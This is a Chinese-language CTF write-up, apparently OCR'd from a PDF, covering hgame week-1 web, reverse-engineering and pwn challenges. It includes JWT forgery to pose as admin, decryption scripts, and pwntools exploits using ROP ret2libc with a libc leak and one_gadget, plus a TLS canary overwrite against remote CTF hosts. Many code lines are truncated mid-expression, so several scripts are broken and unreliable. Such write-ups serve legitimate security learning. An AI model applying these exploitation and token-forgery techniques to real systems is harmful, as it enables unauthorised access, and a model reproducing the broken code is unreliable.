
WEB

easy_auth


这一题刚开始我没什么思路，后来问了学长之后得知是鉴权问题。
首先，注册并登录帐号。
在请求头中可以得知获取todo list的API
是 `http://whatadminisdoingwhat.mjclouds.com/v1/todo/list` 并且请求头中包括一个JWT格式的 `token` 。

```
token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJRCI6MTE5LCJVc2VyTmFtZSI6IjExIiwiUGhvbmUiOiIiLCJFbWFpbCI6IiIsImV4cCI6MTY0MzMwNjI2OCwiaXNzIjoiTUpjbG91ZHMifQ.YbrTZD3M2HF10jDkp8LPHYTFwBr_PCwvDLu36I_KGBY
```

将 `token` 复制到 `jwt.io` 解析得 `secret` 为空， `payload` 中有 `ID` 和 `UserName` 字段。 将这两个字段的值分别改为 `1` 和 `admin`




发送请求，即可获得flag




蛛蛛...嘿嘿♥我的蛛蛛

写个爬虫，找到最后一页，在响应头中有一个 `fi4g` 字段，该字段的之即为flag。




Tetris plus

通过网站上的网址可以找到原项目的位置，下载下来，跑一个 `diff` 命令， 可以知道 `checking.js` 中多了点奇怪的东西。




复制下来，粘贴到浏览器的 console 中即可得到flag。



Fujiwara Tofu Shop


根据提示构造请求头即可。



RE

easyasm

拖入IDA得到加密是将字符的ascii码的前4位和后4位互换后，与 `0x17` 异或运算。而密文存 在 `seg001` 中



```
xor     ax, ax
mov     al, [si]
shl     al, 1
shl     al, 1
shl     al, 1
shl     al, 1
push    ax
xor     ax, ax
mov     al, [si]
shr     al, 1
shr     al, 1
shr     al, 1
shr     al, 1
pop     bx
add     ax, bx
xor     ax, 17h
add     si, 1
cmp     al, es:[si-1]
jz      short loc_100DD
```

```
assume cs:seg001
assume es:nothing, ss
db  91h
db  61h ; a
db    1
db 0C1h
db  41h ; A
db 0A0h
db  60h ; `
db  41h ; A
db 0D1h
db  21h ; !
db  14h
db 0C1h
db  41h ; A
db 0E2h
db  50h ; P
db 0E1h
db 0E2h
db  54h ; T
db  20h
db 0C1h
db 0E2h
db  60h ; `
db  14h
db  30h ; 0
db 0D1h
db  51h ; Q
db 0C0h
db  17h
db    0
db    0
db    0
db    0
```

由此可以构造以下exp

```
flag_list = [
    0x91, 0x61, 0x01, 0xC1,
    0x41, 0xA0, 0x60, 0x41,
    0xD1, 0x21, 0x14, 0xC1,
    0x41, 0xE2, 0x50, 0xE1,
    0xE2, 0x54, 0x20, 0xC1,
    0xE2, 0x60, 0x14, 0x30,
    0xD1, 0x51, 0xC0, 0x17]

flag = ''
for i in flag_list:
    i = i ^ 0x17
    flag += chr((i >> 4) + (i << 4) % 0x100)

print(flag)
```

creakme

在学长放出hint之后，得出了是TEA加密的变种。参照网上的代码，可以写出一下exp。

```c
#include <stdio.h>

int main() {
    char crypto[32] = {0x88, 0x34, 0xD9, 0x48, 0x4C, 0x14, 0x0C, 0x03, 0xC2
                       0x52, 0xED, 0xE5, 0x9C, 0xED, 0xE6, 0xED, 0x1F, 0xAE
                       0x5A, 0xBA, 0xAA, 0x84, 0x92, 0xCF, 0xE3, 0xF2, 0xE0

    unsigned int key[17];
    strcpy((char *)key, "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwx

    for (int i = 0; i < 32; i += 8) {
        unsigned int x    = *(unsigned int *)&crypto[i];
        unsigned int y    = *(unsigned int *)&crypto[i + 4];
        unsigned int step = 0x12345678;
        unsigned int sum  = step * 32;
        for (int j = 0; j < 32; j++) {
            y -= sum ^ (sum + x) ^ (key[0] + (x << 4)) ^ (key[1] + (x >> 5)
            x -= sum ^ (sum + y) ^ (key[2] + (y << 4)) ^ (key[3] + (y >> 5)
            sum -= step;
        }
        *(unsigned int *)&crypto[i]     = x;
        *(unsigned int *)&crypto[i + 4] = y;
    }

    printf("%s", crypto);
}
```

Flag Checker


这个是apk的逆向，用 `jadx` 工具解包后得到加密方式为RC4,以及密钥和密文,且密钥 有base64编码的特征。

```
    setContentView(R.layout.activity_main);
    ((Button) findViewById(R.id.button)).setOnClickListener(new View.OnClickListener() {
        /* class com.example.flagchecker.MainActivity.AnonymousClass1 */

        public void onClick(View view) {
            byte[] bArr = new byte[0];
            try {
                bArr = MainActivity.encrypt(((EditText) MainActivity.this.findViewById(R.id.editTextTextPersonName)).getText().toString(), "carol");
            } catch (Exception e) {
                e.printStackTrace();
            }
            if (Base64.encodeToString(bArr, 0).replace("\n", "").equals("mg6CITV6GEaFDTYnObFmENOAVjKcQmGncF90WhqvCFyhhsyqq1s=")) {
                Toast.makeText(MainActivity.this, "Congratulations!!!", 1).show();
            } else {
                Toast.makeText(MainActivity.this, "Fail,try again.", 1).show();
            }
        }
    });
}

public static byte[] encrypt(String str, String str2) throws Exception {
    SecretKeySpec secretKeySpec = new SecretKeySpec(str2.getBytes(), 0, str2.length(), "RC4");
    Cipher instance = Cipher.getInstance("RC4");
    instance.init(1, secretKeySpec);
    return instance.doFinal(str.getBytes());
}
```

找个解密网站即可解出flag。



猫头鹰是不是猫

根据hint和源码分析得到是两次矩阵乘法，且一个矩阵为转置后进行相乘。由此得到一下exp

```
mat_src = 密文矩阵
mat1 = 第一次乘法的矩阵
mat2 = 第二次乘法的矩阵

tmp_mat = np.matrix([[10] * 64] * 64, dtype=np.uint64)

mat1 = mat1 // tmp_mat
mat2 = mat2 // tmp_mat

mat_res = np.matmul(mat2.T.I, mat_src)
mat_res = np.matmul(mat1.T.I, mat_res)

print(mat_res)
```

```
flag = ""
for i in range(64):
    flag += chr(int(np.round(mat_res[i])))
print(flag)
```

PWN

enter_the_pwn_land

首先 checksec ，只开了 NX 保护。

```
hakuya@Shigure:~/CTF/hgame/week1/enter_the_pwn_land/to_give_out
% checksec --file a.out
[*] '/home/hakuya/CTF/hgame/week1/enter_the_pwn_land/to_give_out/a.out'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fe000)
```

放入IDA中得重点在 test_thread 函数中，且字符串 s 可溢出，但是循环变量 i 栈中位置在 旧rbp 和 s 之间，所以填充时需要根据位置填充，我因为这个卡了好久。

```
int __fastcall test_thread(void *a1)
{
  char s[40]; // [rsp+0h] [rbp-30h] BYREF
  int v3; // [rsp+28h] [rbp-8h]
  int i; // [rsp+2Ch] [rbp-4h]

  for ( i = 0; i <= 4095; ++i )
  {
    v3 = read(0, &s[i], 1uLL);
    if ( s[i] == 10 )
      break;
  }
  return puts(s);
}
```

以下为exp

```
from pwn import *
from LibcSearcher import *

p = remote("chuj.top", 33348)
# p = process("./a.out")

context.log_level = "debug"
context.terminal  = ["alacritty" ,"-e"]

elf  = ELF("./a.out")
libc = ELF("./libc-2.31.so")
```

```python
puts_plt  = elf.plt["puts"]
puts_got  = elf.got["puts"]
main_addr = elf.symbols["main"]

pop_rdi = 0x401313

# gdb.attach(p)

payload1  = b'a' * 0x2C + p32(0x2C) + b'a' * 8
payload1 += p64(pop_rdi) + p64(puts_got) + p64(puts_plt)
payload1 += p64(main_addr)
p.sendline(payload1)

p.recvuntil(b'\n')
puts_addr = u64(p.recv(7)[:-1].ljust(8, b'\x00'))
print(hex(puts_addr))

libc_base = puts_addr - libc.symbols["puts"]
print(hex(libc_base))

pop_r12_r13_r14_r15 = 0x40130c
one_gadget = 0xe6c7e + libc_base

payload2  = b'a' * (0x2C) + p32(0x2C) + b'a' * 8
payload2 += p64(pop_r12_r13_r14_r15) + p64(0) + p64(0) + p64(0) + p64(0) +
p.sendline(payload2)
p.recvuntil(b'\n')

p.interactive()
```

enter_the_evil_pwn_land

首先 checksec ，开了 NX 保护和 canary 。

```
hakuya@Shigure:~/CTF/hgame/week1/enter_the_evil_pwn_land/to_give_out
% checksec --file a.out
[*] '/home/hakuya/CTF/hgame/week1/enter_the_evil_pwn_land/to_give_out/a.out'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fe000)
```

放入IDA中，结构与上题基本一致，但是循环变量不在 旧rbp 和 s 之间，且多了 canary 校验。

```
unsigned __int64 __fastcall test_thread(void *a1)
{
  int i; // [rsp+8h] [rbp-38h]
  char s[40]; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v4; // [rsp+38h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  for ( i = 0; i <= 4095; ++i )
  {
    read(0, &s[i], 1uLL);
    if ( s[i] == 10 )
      break;
  }
  puts(s);
  return __readfsqword(0x28u) ^ v4;
}
```

刚开始我想的是泄露 canary ，但是将 canary 最低位填充泄漏后无法将其修改回来， 后来在chuj学长的博客中知道了 canary 存在一个叫做 TLS 的结构体中，函数结束时 会与其中的值校验 canary 。且每次创建一个新的线程时， TLS 会被复制一份存在该 线程栈空间附近，因此只需填充得足够多即可覆盖其中用于校验 canary 的值，同时 fs 寄存器指向该栈空间。

在gdb中使用 fsbase 得到线程中 TLS 的位置。

```
pwndbg> fsbase
0x7ffff7daf740
pwndbg>
```

进而计算出溢出时的填充量。

以下为exp

```python
from pwn import *
from LibcSearcher import *

p = remote("chuj.top", 39210)
